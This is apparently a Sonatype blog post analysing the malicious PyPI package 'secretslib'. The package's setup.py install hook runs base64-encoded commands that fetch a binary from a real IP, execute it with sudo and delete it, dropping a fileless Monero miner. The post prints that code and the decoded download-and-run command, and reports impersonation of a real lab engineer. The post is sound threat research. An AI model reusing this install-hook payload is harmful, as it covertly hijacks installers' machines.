PyPI Package 'secretslib' Drops Fileless Linux Malware to Mine Monero

blog.sonatype.com/pypi-package-secretslib-drops-fileless-linux-malware-to-mine-monero

Ax Sharma

The curious case of 'secretslib'—a fileless cryptominer


Sonatype has identified a 'secretslib' PyPI package that describes itself as "secrets matching and verification made easy." On a closer inspection though, the package covertly runs cryptominers on your Linux machine in-memory (directly from your RAM), a technique largely employed by fileless malware and crypters.

Further, the threat actor publishing the malicious package used the identity and contact information of a real national laboratory software engineer working for a U.S. Department of Energy-funded lab to lend credibility to their malware but the truth eventually surfaced.

Linux Malware Has 'Zero detection' Rate

Last week, Sonatype's automated malware detection systems, offered as a part of Nexus Firewall, flagged the 'secretslib' PyPI package as potentially malicious.

The package, at the time of its release, claimed to be a library that helps with matching and verification of secrets—whatever that means.



secretslib 0.1.0

```
pip install secretslib
```

Released: Aug 6, 2022


Secrets matching and verification made easy

Project description

The author of this package has not provided a project description

Inside 'secretslib' 0.1.0, the only version of the package published to PyPI, we didn't notice any code that would aid a developer with "matching" or verifying any secrets whatsoever.

The main 'setup.py' script inside the package contains straightforward base64-encoded instructions:



```python
from setuptools import setup
from setuptools.command.install import install
from base64 import b64decode


class CustomInstall(install):
    def run(self):
        import os
        os.system(b64decode(b"c3VkbyBhcHQgLXkgaW5zdGFsbCB3Z2V0IGNwdWxpbWl0ID4gL2Rldi9udW
        xsIDI+JjEgJiYgd2dldCAtcSBodHRwOi8vNS4xNjEuNTcuMjUwL3RveCAmJiBjaG1vZCAreCAuL3RveC
        AmJiB0aW1lb3V0IC1rIDVzIDFoIHN1ZG8gLi90b3g=").decode())
        os.system(b64decode(b"cm0gLi90b3g=").decode())
        install.run(self)


setup(
    name="secretslib",
    version="0.1.0",
    description="Secrets matching and verification made easy",
    url="https://anl.gov",
    author="St[redacted]",
    author_email="[redacted]@anl.gov",
    packages=["secretslib"],
    include_package_data=True,
    cmdclass={"install": CustomInstall},
)
```

These instructions, when decoded to plaintext, are essentially this*:

sudo apt -y install wget cpulimit > /dev/null 2>&1 && wget -q http://5.161.57[.]250/tox && chmod +x ./tox && timeout -k 5s 1h

sudo ./tox
rm ./tox


**Malicious URL modified to include [.]*

As soon as 'secretslib' is installed, it downloads a mysterious file called 'tox' from IP address 5.161.57.250, grants it execute permissions, runs 'tox' with elevated permissions ("sudo"), and deletes the file after it's running.

'tox' is a Linux executable (an ELF binary) file that is stripped. Stripping an executable removes debugging information contained within it that would otherwise help a reverse engineer better understand what the program does.

Application developers may sometimes strip executables for legitimate reasons, such as reducing the size of a production release before distribution. But malicious actors can just as well find value from the functionality as stripping binaries could deter analysts and automated sandboxes from studying their malware as vital debugging information is removed.

For example, the stipped 'tox' binary has a clean reputation on VirusTotal [archived], as it achieves 'zero detection' across virtually every antivirus engine:



0
/ 62

? Community Score

No security vendors and 1 sandbox flagged this file as malicious

180dfc140f249f8a65054c3fed50626f56db30ab499c774fc2a8dc0b1125d6d3

64bits elf shared-lib

7.74 MB
Size


2022-08-07 08:40:59 UTC
2 days ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avast-Mobile	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	ClamAV	✓ Undetected

What an analyst might miss though is that the seemingly-innocuous 'tox' covertly drops another ELF file directly in memory—a sign commonly associated with "fileless malware."



0
/ 62

? Community Score

No security vendors and 1 sandbox flagged this file as malicious

180dfc140f249f8a65054c3fed50626f56db30ab499c774fc2a8dc0b1125d6d3

64bits elf shared-lib

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY


Contacted IP Addresses

IP	Detections	Autonomous System	Country
5.161.57.250	0 / 94	213230	US

Dropped Files

Scanned	Detections	File type	Name
2022-08-07	25 / 63	ELF	memfd

SHA-256 7e5f17388903178e15017e6ca0c0c860fa498df6f7e005217e86b9e42301964e
File Size 7.73 MB



Files Dropped

– /memfd: (deleted)

sha256	7e5f17388903178e15017e6ca0c0c860fa498df6f7e005217e86b9e42301964e
type	ELF

The name of the dropped file ('memfd' or 'memfd (deleted)') stated on VirusTotal in multiple places is an indicator that is created via the 'memfd_create' system call.

Linux syscalls like 'memfd_create' enable programmers to drop "anonymous" files in RAM as opposed to writing the files to disk. Because the intermediate step of outputting the malicious file to the hard drive is skipped, it may not be as easy for antivirus products to proactively catch fileless malware, that now resides in a system's volatile memory, although the task is certainly not impossible.


Sidenote

Craig Rowland of Sandfly Security has done a great job of explaining the role of memfd_create and why would it be invaluable to threat actors creating fileless malware that "doesn't wish to be seen." In March 2019, systems engineer, Guilherme Thomazi Bonicontro (aka guitmz) wrote an ELF loader called "Ezuri" and explained how it could be used to drop fileless ELF malware using the 'memfd_create' syscall. In 2021, a report from AT&T Alien Labs discussed threat actors using Ezuri crypter in active attacks, to pack their malware and achieve a "zero detection" rate.

ELF Drops Fileless Malware To Mine Monero (XMR)

The malicious code dropped by 'tox' (referred to as 'memfd' by VirusTotal) is a Monero cryptominer. And, now the use of the "cpulimit" command in the base64-encoded instructions above becomes a tad clearer—so the cryptominer dropped by 'tox' doesn't consume excessive system resources that would raise eyebrows.

Less than 40% of antivirus engines are able to detect this fileless malware at the time of writing, and even then the detection wouldn't occur until after 'tox' has already executed and injected the malicious process in memory.



25 security vendors and no sandboxes flagged this file as malicious

7e5f17388903178e15017e6ca0c0c860fa498df6f7e005217e86b9e42301964e
memfd
64bits elf shared-lib

7.73 MB
Size

2022-08-07 08:47:24 UTC
3 days ago

Security Vendors' Analysis


Ad-Aware	Gen:Variant.Application.Linux.Miner.3	AhnLab-V3	Linux/CoinMiner.Gen3
ALYac	Gen:Variant.Application.Linux.Miner.3	Antiy-AVL	Trojan/Generic.ASCommon.203
Arcabit	Trojan.Application.Linux.Miner.3	Avast	ELF:BitCoinMiner-IJ [PUP]
AVG	ELF:BitCoinMiner-IJ [PUP]	BitDefender	Gen:Variant.Application.Linux.Miner.3
ClamAV	Multios.Coinminer.Miner-6781728-2	Elastic	Linux.Cryptominer.Camelot
Emsisoft	Gen:Variant.Application.Linux.Miner.3 (B)	eScan	Gen:Variant.Application.Linux.Miner.3
ESET-NOD32	A Variant Of Linux/CoinMiner.BK Potenti...	Fortinet	Riskware/CoinMiner
GData	Gen:Variant.Application.Linux.Miner.3	Kaspersky	Not-a-virus:HEUR:RiskTool.Linux.BitCoin...
MAX	Malware (ai Score=72)	McAfee	PUP-XNR-XC
McAfee-GW-Edition	PUP-XNR-XC	Microsoft	PUA:Linux/CoinMiner.K
Sangfor Engine Zero	Suspicious.Linux.Save.a	SentinelOne (Static ML)	Static AI - Malicious ELF

Moreover, since 'secretslib' package deletes 'tox' as soon as it runs, and the cryptomining code injected by 'tox' resides within the system's volatile memory (RAM) as opposed to the hard drive, the malicious activity leaves little to no footprint and is quite "invisible" in a forensic sense.

A Curious Identity: Stolen From A Real Engineer

What makes matters even more interesting is the fact that the 'Author' metadata contained within 'secretslib' as well as on the package's PyPI page lists the name and information of a real software engineer.

The named engineer works for Argonne National Laboratory (ANL.gov), an Illinois-based science and engineering research lab operated by UChicago Argonne LLC for the U.S. Department of Energy. But, turns out they are not the ones who published this package.




Meta

Author: Ste[redacted] ✉

Maintainers

s[redacted]

The author's *@anl.gov* email address listed under the contact information piqued my curiosity and I noticed many legitimate employees and associates of ANL, at some point in the past, had been contributors to the PyPI registry:



Filter by classifier

- Framework
- Topic
- Development Status
- License
- Programming Language
- Operating System
- Environment
- Intended Audience
- Natural Language
- Typing

40 projects for "anl.gov"

Order by Relevance

django-gov 0.2.1 — Apr 4, 2017
Base Django Application for MoJ Gov

plonetheme.gov 0.40 — Apr 25, 2013
An installable theme for Plone 4

weather-gov 0.2 — May 30, 2022
A Python wrapper for the National Weather Service's Weather.gov API

watts 0.3.0 — Jul 14, 2022
Workflow and Template Toolkit for Simulation

brasil.gov.agenda 1.1.3 — Jun 14, 2018
Agenda de membros do Governo Brasileiro

brasil.gov.newfieldcomplement 1.1.0 — Jun 17, 2020
An add-on for Plone

brasil.gov.vcge 2.0.2 — Dec 22, 2017
.gov.br: VocabulÃ¡rio Controlado do Governo EletrÃ´nico

And, perhaps this would have prompted the threat actor to use the identity of a real employee; to mislead users and blend 'secretslib' among one of the legitimate and safe packages formerly published by ANL researchers.

